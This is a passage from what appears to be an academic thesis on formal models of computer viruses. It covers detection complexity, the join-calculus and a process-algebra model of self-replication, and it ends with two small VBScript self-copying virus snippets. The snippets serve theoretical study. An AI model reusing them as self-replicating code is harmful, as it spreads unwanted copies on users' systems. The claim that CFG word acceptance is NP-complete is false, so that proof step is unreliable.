Active objects with interfaces have limited internal mechanisms. They are able to process a given input only if it complies with their interface definition. The interface definition is a set of constraints applied to interface inputs, which may be described by Context-Free Grammar (CFG). The objects thus become pushdown automata recognizing the language described by the CFG. Let us define these automata as 7-tuples $<$Q,Σ, Γ ,δ,q_0,Z_0,F$>$:

- Q is the finite set of states corresponding to the values combinations taken by the internal attributes of the object,
- Σ is the alphabet of input symbols corresponding to the range of values authorized by the interface. Likewise, Γ is the stack alphabet which can overlap with Σ,
- δ is the transition function modeling the internal mechanism of the object,
- $q_0 \in Q$ is the initial state taken and $Z_0 \in \Gamma$ the stack initialization,
- $F \subset Q$ is the set of accepting states corresponding to the different returned values, including errors, resulting from the interaction.

Resolving the interactions is achieved by determining which accepting state is reached by the automaton. The interaction complexity is thus equivalent to the accepting problem of a word over a language described by a CFG. This problem is known to be NP-Complete [131]. Nevertheless, in some particular cases the grammar can be proven regular. The problem becomes P-hard since it can be solved by a deterministic finite automaton. □

Example 3 *Let us consider network communications as a practical example from I_2. Even if the resulting value of the interaction seems unpredictable, partly because the remote system is out of our control, the interaction remain constrained by a protocol defining the structure of the exchanged data packets. IP packets, for example, can be described by means of context-free grammars [6]. On reception, these packets are interpreted by a dedicated parser using its own internal stack.*

(Class I_3) Unconstrained interactions with adversaries: This last class covers the unconstrained interactions with any active objects, including human interventions. Contrary to the interactions from the previous classes, these interactions are not necessarily requested by the observed program. In fact, unconstrained interactions are an important source of non-determinism during the computation.

Proposition 13 *The complexity of unconstrained interactions is Undecidable.*

Proof.
Let P be the observed program, and Q a concurrent program. P uses a value (data or instruction indifferently) stored in a memory space M, without being aware that Q can modify it. M is left unmodified by Q during its execution. At termination, Q writes a different value in M. Guessing which value will be used by P can only be achieved by determining the termination of Q. The complexity of such interactions is thus equivalent to the halting problem which is by nature undecidable. Going back to the parallel with formal grammars, unconstrained interactions can reliably be described by Turing-complete languages. □

Example 4 *Let us consider a practical example of unconstrained interactions with concurrent processes rewriting shared memory locations: Rootkits. In effect, Rootkits dynamically modify the global table storing the system API addresses. Once loaded, they have repercussions on the behavior of any program using system services.*

The complexity of interactions is not only determined by their nature but also by their combination. Their complexity is multiplied by a factor depending on the structure and the perimeter of the observed system. The case of interactive viruses considers only one to one interactions with the target of the observation. The factor is then directly proportional to the number of adversaries. The complexity of the oracle with respect to the interaction class is thus multiplied by a linear factor n. The case of distributed viruses considers multiple interactions between the adversaries. The complexity increases polynomially with the complexity of the interaction graph. The worst case is reached whenever the distributed virus is built on a complete graph which can not be divided into biconnected subgraphs. The complexity is then multiplied by a factor $(n \times (n-1))/2$ corresponding to the maximum possible connexions. In both cases the increase induced by the combining factor is polynomial.

8.2.3.2 Impact of the interactions on detection

The extension of existing models by the introduction of interactions increases the detection complexity, which was previously bound by Turing Machine expressiveness. Indeed, a perfect detector should resolve all possible interactions to guarantee that a program may not become a virus according to the adversaries in presence. For comparison, it must be recalled that, according to the original model from G. Bonfante et al. [50], the set of viruses for a given propagation function is Π_2. With the support of the interactions, two new viruses set are built:

- $V_{\beta,i} = \{v \mid v \textit{ is an interactive virus propagating through } \beta\}$,
- $V_{\beta,d} = \{(v,w) \mid v|w \textit{ is a distributed virus propagating through } \beta\}$.

Proposition 14 *The set of interactive viruses $V_{\beta,i}$ (resp. distributed viruses $V_{\beta,d}$) for a given propagation function β is at least Σ_3.*

Proof.

Proof is given for distribution over two components but can be generalized to any arbitrary n. The proof for the set of interactive viruses is almost identical and is not detailed. Focusing on distributed viruses, let us consider the globally possible interaction schemes as a set I. From the detector perspective, detection is only possible if the set of possible interaction schemes can be explored. *Let us consider the reductive hypothesis that I is computably enumerable in order to express a lower bound for the detection complexity.*

Let q be a program computing the distributed propagation function f from the definition. The set of distributed viruses over two components is then given by:

$$\exists \Theta_v^w(.), \Theta_w^v(.)\, \forall x, y, p\, \exists y_1, ..., y_8 \begin{cases} [I \text{ is a computably enumerable set}] \wedge \\ [\Theta_v^w(.) \in I \wedge \Theta_w^v(.) \in I] \wedge \\ (p, x, \Theta_v^w(.)) = y_1 \wedge (p, y, \Theta_w^v(.)) = y_2 \wedge \\ (p, x, y) = y_3 \wedge \varphi_v(y_1) = y_4 \wedge \\ \varphi_w(y_2) = y_5 \wedge (y_4, y_5) = y_6 \wedge \\ \varphi_q(y_6) = y_7 \wedge \varphi_{v,w}(y_3) = y_7 \end{cases}$$

We know that $\Theta_v^w(.) \in I$ and $\Theta_w^v(.) \in I$ are Σ_1 predicates whose complexity is added to the set complexity which was originally Π_2, thus V_d is Σ_3. □

8.3 Limits of the adaptation and formalization perspectives

This chapter has addressed the support of interactions inside virus models, always with the behavioral perspective in mind. By looking at current information systems, interactions have clearly become predominant; and malware have evolved accordingly. Without denying the important benefits and results brought by functional virus models [35, 50, 68], the point has been made that interactive computations are hardly supported. A solution based on oracles to model interactions is a first step to expend this support and offers additional results in terms of model and complexity. Nevertheless, the interaction mechanisms remain hidden behind black-boxes. These oracles must undoubtedly be refined for a better understanding. In [45] for example, P. Beaucamps partially explicit the notion of k-ary or distributed viruses by considering execution time slots. Oracles are replaced by shared variables between the different programs. These variables may be seen as a form of interaction history storing the state of the shared environment as well as the instruction indexes and program states for the next execution slots.

However, even by refinement of the oracles, extensions of these models are bound by the expressiveness of the functional formalisms. Another perspective is thus necessary to provide a satisfying foundation for behavioral models. The alternative we have chosen is to move towards dedicated formalisms supporting interactive computations natively. Starting from the experience of previous models, either existing or provided by the oracle extension, the next chapters address a new virus model based on process algebras.

Chapter 9

Viral models based on process algebras

Contents

Process calculi are widespread in the modeling of biological systems, either cellular-based or molecular-based [57, 160]. Computer virology is a domain where numerous parallels are drawn between infectious diseases and malware [238]. A question can be naturally raised: are process calculi also adapted to computer virology?

As shown in the previous chapter, interactions with the execution environment, concurrency and non-termination are important computation functionalities for malware. In effect, malware, being resilient and adaptive by nature, intensively use these functionalities to survive and infect new systems. The theoretical models previously presented focus all on the self-replication notion, which is defined in functional terms [35, 50, 68]. Unfortunately, these models rely on Turing-equivalent formalisms, hardly supporting interactive computations. With the apparition of interaction-based viral techniques, new models have thus been introduced to cope with this limitation, but loosing any unified approach in the way. K-ary malware introduce concurrency with a distribution of the malicious code over several executing parts. In [97], a model based on Boolean functions is provided to capture their evolving interdependency over time. Stealthy malware such as Rootkits introduce reactive non-terminating techniques. Different models have been provided to cover stealth based either on graph theory [82] or steganography [96].

The introduction of oracles to model interactions inside functional models does not fully solve the problem. Process algebras model the computer notion of process, that is to say an executing

entity, mobile and communicating inside a context [179]. By evolving towards these algebras, which are dedicated to interactions, a unified model for malware could be defined to support these innovative techniques. In response, Section 9.1 first presents the requirements weighting on the choice of the algebra whereas Section 9.2 presents the chosen algebra: the *Join-Calculus*. Section 9.3 introduces the malware model we have built in [141]. The model still provides reasoning and proof facilities because it relies on an established theoretical formalism. It also offers a greater expressiveness in terms of interactions while being closer to the current vision of computer systems. Section 9.4 proves the previous statement by modeling interactive-based behaviors, hardly covered by functional models [35, 50, 68]. But this is not the only benefit. Process algebras increase the visibility over computations and information flows. As a consequence, the identification of potential detection methods and control points become easier as it will be seen in the next chapter.

9.1 Requirements for an adapted process algebra

Self-replication is at the heart of computer virology; it is the common denominator between all viruses and worms variants. As underlined by M. Kaczmarek in his thesis [145], self-replication is strongly linked to the concept of recursion which can be found in the different computation models. By referring to the λ-*calculus* introduced by Church [66], the notion of self-replication is also included inside the formalism. The idea was then to use an existing encoding to translate the model from the λ-*calculus* towards process algebras, and in particular the π-*calculus* [179, Chpt.8]. Unfortunately, even if the λ-*calculus* admits some fixed points, very few articles are available on its self-replicating expressions. According to Definition 18, self-replicating expressions bring into light the two components, identified by J. von Neuman to be necessary for self-replication: a self-reference and a replication mechanism [230]. To our knowledge, one of the only articles addressing self-replication is [163] from J. Larkin et al. Inside, they define particular λ-expressions which self-replicate while executing an additional function after replication. This work is particularly interesting in the context of a virus where the control flow is transfered towards the final payload after infection.

Definition 18 *A self-replicating expression in the λ-calculus is an expression which β-reduces to itself. Such an expression is often constituted of two lambda terms: a term of the application type, denoted r and corresponding to the reproduction mechanism, and a second term, denoted s and corresponding to the self-reference. These two terms satisfy the following reduction: $r \cdot s \xrightarrow{\beta}{}^{*} r \cdot s$.*

Example 5 *A typical self-replicating expression is $(\lambda x.xx)(\lambda x.xx)$ where $r = s \stackrel{def}{=} \lambda x.xx$.*

Unfortunately, encoding a self-replicating expression inside the π-*calculus* is not as obvious as expected. As a consequence, we have decided to explore the other available process calculi. To maintain a coherence with functional models, the main requirement was for the calculus to provide functional and interactive aspects. After study, the *Join-Calculus* was found adequate for building the malware model [107, 109]. The calculus defines a functional core which is specified starting from the *ML language*. In addition, it provides a way to abstract processes through definitions. This abstraction will be convenient in coming sections to define the notion of self-reference.

9.2 Introduction to the Join-Calculus

This introduction guarantees self-containment but the reader is invited to refer to the relative literature for additional information [107, 109]. At the basis of the *join-calculus*, an infinite set N

of names $x, y, z...$ is defined. Names are combined into vectors using the notation $\overrightarrow{x}$ equivalent to $x_0, ..., x_n$. Names constitute the basic blocks for message emissions of the form $x<v>$ where x is called the *channel* and v the transmitted *message*. Given in Figure 9.1, the syntax of the *join-calculus* defines three elements to handle message passing: *processes* (P) being the communicating entities, *definitions* (D) describing the system evolution resulting of the interprocess communications, and the *join-patterns* (J) defining the channels and messages involved in communication [107, pp.57-60]. For ease of modeling, syntactic facilities have been introduced through the support of *expressions* (E) [107, pp.91-92]. The core of the *join-calculus* is asynchronous but these additional facilities provide synchronous channels necessary to concurrent functional languages, in particular for function calls which are by nature synchronous. These facilities can eventually be encoded into the minimal core of the *join-calculus*, the function calls being encoded using the Continuation-Passing Style (CPS). For synchronization, the encoding specifies a message protocol whose equations are given in Figure 9.2.

$P ::= v<E_1;...;E_n>$		asynchronous message	$E ::= v(E_1;...;E_n)$		synchronous call
	$def\ D\ in\ P$	local definition		$def\ D\ in\ E$	local definition
	$P \mid P$	parallel composition		$E;E$	sequence
	0	null process		$let\ x_1,...,x_m = E\ in\ E$	synchronous call
	$E;P$	sequence	$D ::= J \triangleright P$		reaction rule
	$let\ x_1,...,x_m = E\ in\ P$	expression computation		$D \wedge D$	conjunction
	$return\ E_1,...,E_n\ to\ x$	synchronous return		$\top$	null definition
			$J ::= x<y_1,...,y_n>$		message pattern
				$x(y_1,...,y_n)$	call pattern
				$J \mid J$	join of patterns

FIGURE 9.1 - ENRICHED SYNTAX FOR THE JOIN-CALCULUS. The syntax specifies the asynchronous core of the calculus, enriched with additional expressions to support synchronous calls. When a join is defined it may be either asynchronous or synchronous.

$f(\overrightarrow{x})$	$=$	$f<\overrightarrow{x}, \kappa_f>$ where κ_f is a fresh channel
$return\ E_1,...,E_n\ to\ f$	$=$	$\kappa_f<E_1,...,E_n>$
$p<E_1,...,E_n>$	$=$	$let\ v_1 = E_1\ in\ ...\ let\ v_n = E_n\ in\ p<v_1,...,v_n>$ when at least one E_i is not a variable
$let\ v = u\ in\ P$	$=$	$P\{u/v\}$
$let\ \overrightarrow{x} = f(\overrightarrow{E})\ in\ P$	$=$	$def\ \kappa_f<\overrightarrow{x}> \triangleright P\ in\ f<\overrightarrow{E}, \kappa_f>$
$let\ \overrightarrow{x} = def\ D\ in\ E\ in\ P$	$=$	$def\ D\ in\ let\ \overrightarrow{x} = E\ in\ P$
$let\ \overrightarrow{x} = let\ \overrightarrow{y} = F\ in\ E\ in\ P$	$=$	$let\ \overrightarrow{y} = F\ in\ let\ \overrightarrow{x} = E\ in\ P$
$let = run\ P\ in\ Q$	$=$	$P \mid Q$

FIGURE 9.2 - CONTINUATION-PASSING STYLE ENCODING (CPS). The encoding translates synchronous expressions into asynchronous communications from the core, by dynamically generating a fresh channel for the values returned by the call.

Based on the syntax, names are divided between different sets: 1) the channels defined through a join definition (dv), 2) the names received by a join-pattern (rv), 3) the free names (fv) and conversely bound names (bv) of a process. Their inductive construction can be found in [107, p.47].

In addition to the syntax, operational semantics are required to complete the computational model. These semantics are defined by *Reflexive Chemical Abstract Machines* (RCHAM), specified by the rules of Figure 9.3 [107, pp.56-62]. In particular, the reduction rule makes the system evolve after resolution of message emissions. A reduction only occurs if emitted messages satisfy the join-pattern of an existing definition:

$def\ x<\overrightarrow{z}> \triangleright P\ in\ x<\overrightarrow{y}> \longrightarrow P\{\overrightarrow{y}/\overrightarrow{z}\}$ where $\{\overrightarrow{y}/\overrightarrow{z}\}$ is the name substitution.

STR-JOIN	$\vdash P_1 \mid P_2$	$\rightleftharpoons$	$\vdash P_1; P_2$	**Substitution conditions:**
STR-NULL	$\vdash 0$	$\rightleftharpoons$	$\vdash$	-STR-DEF: σ_{dv} substitutes defined channels from $dv[D]$ using freshly generated, distinct names.
STR-AND	$D_1 \wedge D_2 \vdash$	$\rightleftharpoons$	$D_1, D_2 \vdash$	
STR-NODEF	$T \vdash$	$\rightleftharpoons$	$\vdash$	
STR-DEF	$\vdash def\ D\ in\ P$	$\rightleftharpoons$	$D\sigma_{dv} \vdash P\sigma_{dv}$	-RED: σ_{rv} substitutes transmitted messages to parameters from $rv[J]$.
RED	$J \triangleright P \vdash J\sigma_{rv}$	$\longrightarrow$	$J \triangleright P \vdash P\sigma_{rv}$	

FIGURE 9.3 - JOIN-CALCULUS OPERATIONAL SEMANTICS. The following rules describe the progression of the chemical machine associated to the process. Rules are functioning in both directions as suggested by the double arrow; only reduction, corresponding to the consumption of a message, may not be reversed.

$$
\begin{array}{rcll}
C[.]_S & ::= & [.]_S & \text{evaluation contexts} \\
& | & P \mid C[.]_S & \\
& | & C[.]_S \mid P & \\
& | & def\ D\ in\ C[.]_S &
\end{array}
$$

FIGURE 9.4 - SYNTAX RULES FOR THE BUILDING OF EVALUATION CONTEXTS. Evaluation contexts are processes with a reserved 'hole', located outside of any definition, in order to receive an other process. Holes are sorted with a set S of captured names which are not alpha converted when a process is placed inside the context.

For observation, the processes of the *join-calculus* may be imbricated inside evaluation contexts which are basically processes defined with holes. These contexts, whose syntax is given in Figure 9.4, define a set of captured names S. When a process is placed inside this context, its bound names are preserved if captured; otherwise, they are alpha-converted.

9.3 Modeling distributed self-replication

Considering autonomous self-replication, the concepts necessary to self-replication are explicitly defined in the different models. In Definition 12, the replication mechanism is defined through the propagation function β such as, for a virus v and any replication target p, $\varphi_v(p,x) = \varphi_{\beta(v,p)}(x)$. The self-reference is denoted by the variable v which is both considered, repsectively on the left and the right side of the equation, as an executed program and a parameter for the propagation function. As stated by M. Webster's classification [238, 240], self-replicating systems (e.g. viruses) do not necessarily contain their own self-reference access or their own replication mechanism. They may rely on external services for these fundamental elements. Let us consider a bash virus [94, Chpt.7]; replication is achieved using the self-reference `$0` and commands provided by the language such as `cp`. Therefore, the advantages offered by process algebras become undeniable: exchanges between the process and their environment, possible distribution of the computations.

Starting from the self-reference notion, the functional expression of self-replication is required; so it is for process modeling. To reference themselves, programs are built in the model as process abstractions i.e. definitions with a single pattern as entry point: $D_p = def\ p(\overrightarrow{arg}) \triangleright P$ where P is defined in function of the arguments $\overrightarrow{arg}$. The program execution is therefore a process instantiating the abstraction: $E_p = def\ D_p\ in\ p(\overrightarrow{val})$. **This hypothesis will be kept for all the chapter as well as coming ones even if it is not explicitly recalled**. Based on this hypothesis, Definition 19 describes self-replication as the emission of this definition, or an equivalent, on an external channel, this channel being the target of the replication. Notice that all replicating programs do not achieve iteratively reproducible replications and thus do not necessarily constitute viruses as we will see later on. This first definition of self-replication is generic and covers

several types of replicating codes, even mutating codes or codes reconstructed from environment pieces. To ease the remaining of this chapter and coming ones, we will mainly focus on syntactic duplication given in Definition 20. Syntactic duplication is a particular case of self-replication where the replication identically reproduces the code.

Definition 19 *A program is self-replicating over an external channel c if it can be expressed as a join-calculus definition capable to access or reconstruct itself before propagating on c (i.e. to extrude itself beyond its scope). The statement is translated as follows: def* $s(c, \overrightarrow{x}) \triangleright P$ *where* $P \longrightarrow^* Q[def\ s'(\overrightarrow{x}) \triangleright P'\ in\ R[c(s')]]$ *and* $P' \approx P$. *s denotes the self-reference, s′ the equivalent program whereas R specifies the replication mechanism over the channel c.*

Definition 20 *Syntactic duplication is a particular case of self-replication where the replication identically reproduces the code as follows: def* $s(c, \overrightarrow{x}) \triangleright P$ *where* $P \longrightarrow^* R[c(s)]$.

9.3.1 Modeling the environment

Before speaking of any distribution of self-replication, the execution environment in which processes evolve must be thoroughly defined. Process contexts, already presented in Figure 9.4, are useful tools to define execution environments. Let us consider that all execution environments share an identical global structure that can be specified using process contexts. Generally speaking, an operating system, just like any other execution environment, provides services, typically system calls, and resources such as memory space, files, registry. A system context denoted $C_{sys}[.]_{S \cup R}$ is thus built on service and resource bricks, formalized by channel definitions:

Services: The set of available services S can be modeled by definitions with a behavior which is similar to execution servers waiting for queries. The services themselves are represented by functions conveyed by the variable f_{sv}. When a service is called, f_{sv} is computed over the arguments and the result is sent back.

- $def\ S_{sv}(\overrightarrow{arg}) \triangleright return\ f_{sv}(\overrightarrow{arg})\ in\ ....$

Resources: The set of resources R provides storage facilities accessible to processes. Resources can be modeled by parametric processes storing information inside internal channels. Resources can be either static providing reading and writing accesses (data files) or executable triggered on command (executable files).

- Let us consider c, c_{new}, c_0 being simple variables:

$def\ R_{stat}(c_0) \triangleright$
$def\ (write(c_{new})|content\langle c\rangle) \triangleright (return\ to\ write|content\langle c_{new}\rangle)$
$\wedge\ (read()|content\langle c\rangle) \triangleright (return\ c\ to\ read|content\langle c\rangle)$
$in\ content\langle c_0\rangle|return\ read, write\ to\ R_{stat}\ in\ ...$

- Let us consider f, f_{new}, f_0 being functions:

$def\ R_{exec}(f_0) \triangleright$
$def\ (write(f_{new})|content\langle f\rangle) \triangleright (return\ to\ write|content\langle f_{new}\rangle)$
$\wedge\ (read()|content\langle f\rangle) \triangleright (return\ f\ to\ read|content\langle f\rangle)$
$\wedge\ (exec(\overrightarrow{arg})|content\langle f\rangle) \triangleright (return\ f(\overrightarrow{arg})\ to\ exec|content\langle f\rangle)$
$in\ content\langle f_0\rangle|return\ read, write, exec\ to\ R_{exec}\ in\ ...$

A system context, split between services and resources, is compliant with the nowadays vision of computer, or more generically, with most execution environments. A process alone cannot be infectious; it is viral only if the necessary services and resources to replicate are provided by the system as well as a potential external target. Considering this vision, the notion of virus can now be defined relatively to a system context by construction of the viral sets [70].

9.3.2 Construction of the viral sets

Replication being formalized by extrusion of the process definition on an external channel, a process alone can not be infectious without access to the necessary services and resources. To observe these exchanges, the labeled transition system *open-RCHAM* will be used to make explicit the interactions with an abstract environment, in particular intrusions and extrusions [109, pp.45-47]. Abstract environments are specified by a set of definitions and their defined name: here the services and resources. Definition 21 specifies open chemical solutions as open processes, in the context of a given abstract environment. The chemical rules for these solutions are given in Figure 9.5, by defining families of transitions between them.

Definition 21 *Open chemical solutions are triples (D, S, A), written $D \vdash_S A$, where D is a multiset of definitions, S is a subset of the names defined in D, and A is a multiset of open processes with disjoint sets of extruded names that are not defined in D.*

STR-NULL	$\vdash_S 0$	$\rightleftharpoons$	$\vdash$
STR-PAR	$\vdash_S P_1 \mid P_2$	$\rightleftharpoons$	$\vdash_S P_1.P_2$
STR-TOP	$\top \vdash_S$	$\rightleftharpoons$	$\vdash_S$
STR-AND	$D_1 \wedge D_2 \vdash_S$	$\rightleftharpoons$	$D_1, D_2 \vdash_S$
STR-DEF	$\vdash_S def_{S'}\ D\ in\ P$	$\rightleftharpoons$	$D\sigma_{dv} \vdash_{S \uplus S'} P\sigma_{dv}$
REACT	$J \triangleright P \vdash_S J\sigma_{rv}$	$\longrightarrow$	$J \triangleright P \vdash_S P\sigma_{rv}$
EXT	$\vdash_S x<\overrightarrow{y}>$	$\xrightarrow{S'\overline{x}<\overrightarrow{y}>}$	$\vdash_{S \cup S'}$
INT	$\vdash_{S \cup \{x\}}$	$\xrightarrow{x<\overrightarrow{y}>}$	$\vdash_{S \cup \{x\}} x<\overrightarrow{y}>$

Side conditions on the reacting solution $\mathcal{S} = (D \vdash_S A)$:
-in STR-DEF, σ_{dv} substitutes distinct fresh names for $dv(D) \setminus S'$;
-in REACT, σ_{rv} substitutes names for $rv(J)$;
-in EXT, the name x is free, and $S' = \{\overrightarrow{y}\} \cap (dv(D) \setminus S)$;
-in INT, the names $\overrightarrow{y}$ are either free, or fresh, or extruded.

FIGURE 9.5 - OPEN RCHAM CHEMICAL RULES. S constitutes the interface of an open solution $\mathcal{S}$; it consists of two disjoint sets of free and extruded names. Rule REACT is unchanged from operational semantics. Rule EXT enables the emission of messages to the environment on free names; these messages may export defined names previously unknown to the environment. Rule INT enables the intrusion of messages on exported names. Rule STR-DEF performs the bookkeeping of exported names.

Using this transition system, viruses can be defined according to the principle of viable replication. Viable replication guarantees that replicated intsances are still capable of self-replication. This principle was already present in the self-reproducing cellular automata from J. von Neuman where cellular configurations iteratively rebuild themselves at each transition [230]. The programs satisfying viable self-replication constitute the viral sets [70]. Definition 22 redefines viral sets relatively to an environment conditioning the consumption of replicated definitions and the activation of intermediate infected forms. The sets are built by iteration starting with an original infection where the virus infects a first resource, followed by successive infections from resource to resource:

- **Original replication:** During the first execution of the program p, denoted by the process P, p is replicated over a writing channel to a resource w. This channel is consumed by the abstract environment E to evolve towards a new state through the predicate:

$$\exists w, E \vdash_S P \xrightarrow{\{p\}\overline{w}<p>} E' \vdash_{S \cup \{p\}} P'.$$

- **Successive replications:** The successive iterations of the replications are triggered by activation of the intermediate infected resources. If $P^{(i)}$ corresponds to the execution of the i^{th} infected form, then, the following predicate should hold:

$$\exists w, E^{(i)} \vdash_S P^{(i)} \xrightarrow{\{p\}\overline{w}<p>} E^{(i+1)} \vdash_{S \cup \{p\}} P^{(i+1)}.$$

Definition 22 *Let us consider a system defining services S and resources R. Its set of defined names N is divided between services Sv, resource accesses in reading mode Rd, writing mode or creation Wr, and execution mode Xc such as $N = Sv \cup Rd \cup Wr \cup Xc$. The current state of resources is represented by ΠR. The viral set E_v can be recursively constructed as follows:*

$E_v(C_{sys}[.]_N) = \{V \mid \exists \overrightarrow{w} \subset Wr,\ \overrightarrow{x} \subset Xc \text{ and } n > 1 \text{ such as}$
$S \wedge R \vdash_N V|\Pi R \xrightarrow{\mu_1;\{v\}\overline{w_0}<v>;\mu_2} S \wedge R \vdash_{N\cup\{v\}} V'|R_0|\Pi R$
and for all $1 \leq i < n$,
$S \wedge R \vdash_N R_i|\Pi R \xrightarrow{x_i<\overrightarrow{a}>;\mu_1;\{v\}\overline{w_{i+1}}<v>;\mu_2} S \wedge R \vdash_{N\cup\{v\}} V'|R_{i+1}|\Pi R\}$

The vector $\overrightarrow{w}$ constitutes writing accesses to infected resources.
The vector $\overrightarrow{x}$ is responsible for the activations of intermediate infected resources.

9.3.3 Distributed virus replication

9.3.3.1 Environment refinement for replication

Considering self-replication, several services and resources must be defined because they may be externalized by the virus [240]: access to the self-reference, replication mechanisms. Replication targets are necessarily external. The structure of services and resources, globally defined in the system context from Section 9.3.1, must thus be refined to support these features. The refined definitions are given below with relevant examples from current operating systems in Table 9.1:

Self-reference access: Today's operating systems all handle a list of executing processes for scheduling, with a specific pointer on the active process. A service is often provided to access this list and in particular the pointed active process which denotes the self-reference. In order to maintain this list, executions must be launched through a dedicated service.

- $D_{proc} \stackrel{\text{def}}{=} proc_{exec}(p, \overrightarrow{args}) \triangleright sys_{updt}(p).return\ p(\overrightarrow{args})\ to\ proc_{exec}$
- $D_{ref} \stackrel{\text{def}}{=} (sys_{updt}(r_{new})|current<r_{cur}>) \triangleright current<r_{new}>$
  $\wedge\ (sys_{ref}()|current<r_{cur}>) \triangleright (current<r_{cur}>|return\ r_{cur}\ to\ sys_{ref})$

Self-reference access must be considered as a service even if it uses an internal resource. A solution is to publish sys_{ref} and $proc_{exec}$ in S (from $C_{sys}[.]_{S\cup R}$). Any process placed in the context will have no direct access to the internal channel *current* storing the reference. From the process perspective, the two provided channels will be similar to services.

Replication mechanism: The replication mechanism is a function r which copies data from an input channel towards and output channel. The function r has been deliberately left parametric for the model to remain generic. However r is strongly constrained to forward the input data towards the output channel after an indefinite number of transformations.

- $D_{rep} \stackrel{\text{def}}{=} sys_{rep}(in, out) \triangleright return\ r(in, out)\ to\ sys_{rep}.$

Replication targets: A pool of executable resources constitute the replications targets. These resources are preexisting (infection) or dynamically created (duplication). Their definition, denoted D_{targ} further on, is identical to the one of executable resources from Section 9.3.1.

A system with n resources can now be defined as an evaluation context. This context being enough generic with regards to existing systems, we will consider this system context all along this section for the different definitions and proofs:

$C_{sys}[\,.\,]_{S\cup R} \stackrel{\text{def}}{=} def\ D_{proc} \wedge D_{ref} \wedge D_{rep} \wedge D_{targ}\ in$
$let\ sr_1, sw_1, se_1, ..., sr_n, sw_n, se_n = R_{targ}(f_1), ..., R_{targ}(f_n)\ in\ (current<null>|\,[\,.\,])$
with $S = \{proc_{exe}, sys_{ref}, sys_{rep}\}$ and $R = \{R_{targ}, \overrightarrow{sr}, \overrightarrow{sw}, \overrightarrow{se}\}$.

Services provided by well-known operating systems		
Channels	Linux APIs	Windows APIs
$proc_{exec}$	fork( ), exec( )	CreateProcess( )
sys_{ref}	getpid( ), readlink( )	GetCurrentProcess( ), GetModuleFileName( )
sys_{rep}	sendfile( )	CopyFile( )
$\overrightarrow{sr}, \overrightarrow{sw}, \overrightarrow{se}$	fread( ), fwrite( )...	ReadFile( ), WriteFile( )...

TABLE 9.1 - PARALLEL BETWEEN CHANNELS AND EQUIVALENT OS SERVICES AND RESOURCE ACCESSES. Table covering *Linux* and *Windows* operating systems.

9.3.3.2 Classes of self-replicating viruses

Using this refined system context, the four classes of self-replicating viruses from M. Webster [240] can be defined in this process-based model. These four classes exhibit the important components required for autonomous replication: an access to the self-reference and a replication mechanism that will be denoted by the function r. With regards to the concept of self-replication from Definition 19, the virus case is particular since the replication target is no longer passed as a parameter but chosen by an internal research routine. The behavior of this routine will be denoted by the function t. The two functions r and t have been willingly left parameterizable.

Through parametrization, several types of replication can be supported, for example:
(1) *overwriting infections*:
$def\ r(v, sw) \triangleright sw(v)$,
(2) *append infections* (respectively *prepend infections*):
$def\ r(v, sw, sr) \triangleright (let\ p = sr()\ in\ def\ p_1(\overrightarrow{arg}) \triangleright v().p(\overrightarrow{arg})\ in\ sw(p_1))$,
(3) *companion infections*:
described later on because they require the description of the whole file system.

Through parametrization, three main schemes of successive replications can be supported:
(1) *hard-coded targets*:
a predefined file path for example, meaning the returned target will always be the same channel,
$def\ t() \triangleright return\ n\ to\ t$,
(2) *dynamically created targets*:
a resource created by the routine using the facilities of the system,
$def\ t() \triangleright let\ sr, sw, se = R(empty)\ in\ return\ sw\ to\ t$,
(3) *dynamically discovered targets*:
a target discovered by crawling into the system for vulnerable resources (e.g. directory exploration).

The target search must be integrated in the virus definition, in addition to the self-reference access and the replication mechanism. Based on this parametric approach and the model of the system context provided in Section 9.3.3.1, Definition 23 divides viruses into four main classes, according to the exported elements. Examples of viruses from Class I and IV are given in Figures 9.6 and 9.6. According to Proposition 15, these four classes achieve viable self-replication.

Definition 23 *Let V be a viral process. Let R and S be the definition of sub-processes responsible for the self-reference access and and the replication mechanism. A definition T is responsible for seeking the target of the infection and a process P is introduced for the post-infection payload:*

- $R \stackrel{\text{def}}{=} loc_{rep}(in, out) \triangleright return\ r(in, out)\ to\ loc_{rep}$
  where r is a constrained, parametric function defining the replication mechanism (see 9.3.3.1).
- $S \stackrel{\text{def}}{=} loc_{ref}() \triangleright return\ v\ to\ loc_{ref}$.
- $T \stackrel{\text{def}}{=} loc_{targ}() \triangleright return\ t()\ to\ loc_{targ}$
  where t is a parametric function defining the target research.
- *P is any process modeling a payload.*

Four classes of viruses can be defined using these primitives and system services:

- ***(Class I)*** *V is totally autonomous:*
  $V_I \stackrel{\text{def}}{=} def_v\ v(\overrightarrow{x}) \triangleright (def_v\ S \wedge R \wedge T\ in\ loc_{rep}(loc_{ref}(), loc_{targ}()).P)\ in\ proc_{exec}(v, \overrightarrow{a})$
- ***(Class II)*** *V uses an external replication mechanism provided by the system:*
  $V_{II} \stackrel{\text{def}}{=} def_v\ v(\overrightarrow{x}) \triangleright (def_v\ S \wedge T\ in\ sys_{rep}(loc_{ref}(), loc_{targ}()).P)\ in\ proc_{exec}(v, \overrightarrow{a})$
- ***(Class III)*** *V uses external access to the self-reference:*
  $V_{III} \stackrel{\text{def}}{=} def_v\ v(\overrightarrow{x}) \triangleright (def\ R \wedge T\ in\ loc_{rep}(sys_{ref}(), loc_{targ}()).P)\ in\ proc_{exec}(v, \overrightarrow{a})$
- ***(Class IV)*** *V uses only external services:*
  $V_{IV} \stackrel{\text{def}}{=} def_v\ v(\overrightarrow{x}) \triangleright (def\ T\ in\ sys_{rep}(sys_{ref}(), loc_{targ}()).P)\ in\ proc_{exec}(v, \overrightarrow{a})$

```
code = "fso = CreateObject('Scripting.FileSystemObject')\n" _
     + "file = fso.CreateTextFile('target.vbs', True)\n" _
     + "file.Write('Set code = ' + code + 'Execute code\n')\n"
Execute code
```

FIGURE 9.6 - CLASS I VIRUS IN VBS. The local self-reference loc_{ref} is represented by the `code` variable. The writing access to the resource is represented by the `file.write` operation. The replication mechanism loc_{rep} is considered local because `code` is locally read and formatted. Considering existing malware, the *SpaceHero worm* works similarly. A variable contains the worm code, embedded in a `DIV tag`; the replication mechanism then propagates it using the `Send` method of an `XMLHTTPRequest`.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set self = WScript.ScriptFullName
Set target = "target.vbs"
fso.CopyFile(self,target,True)
```

FIGURE 9.7 - CLASS IV VIRUS IN VBS. The system access to the self-reference sys_{ref} is represented by the constant `Wscript.ScriptFullName`. The system replication mechanism sys_{rep} is hidden behind the file system method `CopyFile`, this API being responsible for all the read/write operations. Considering existing malware, the *LoveLetter worm* works on the exact same principle for its installation.

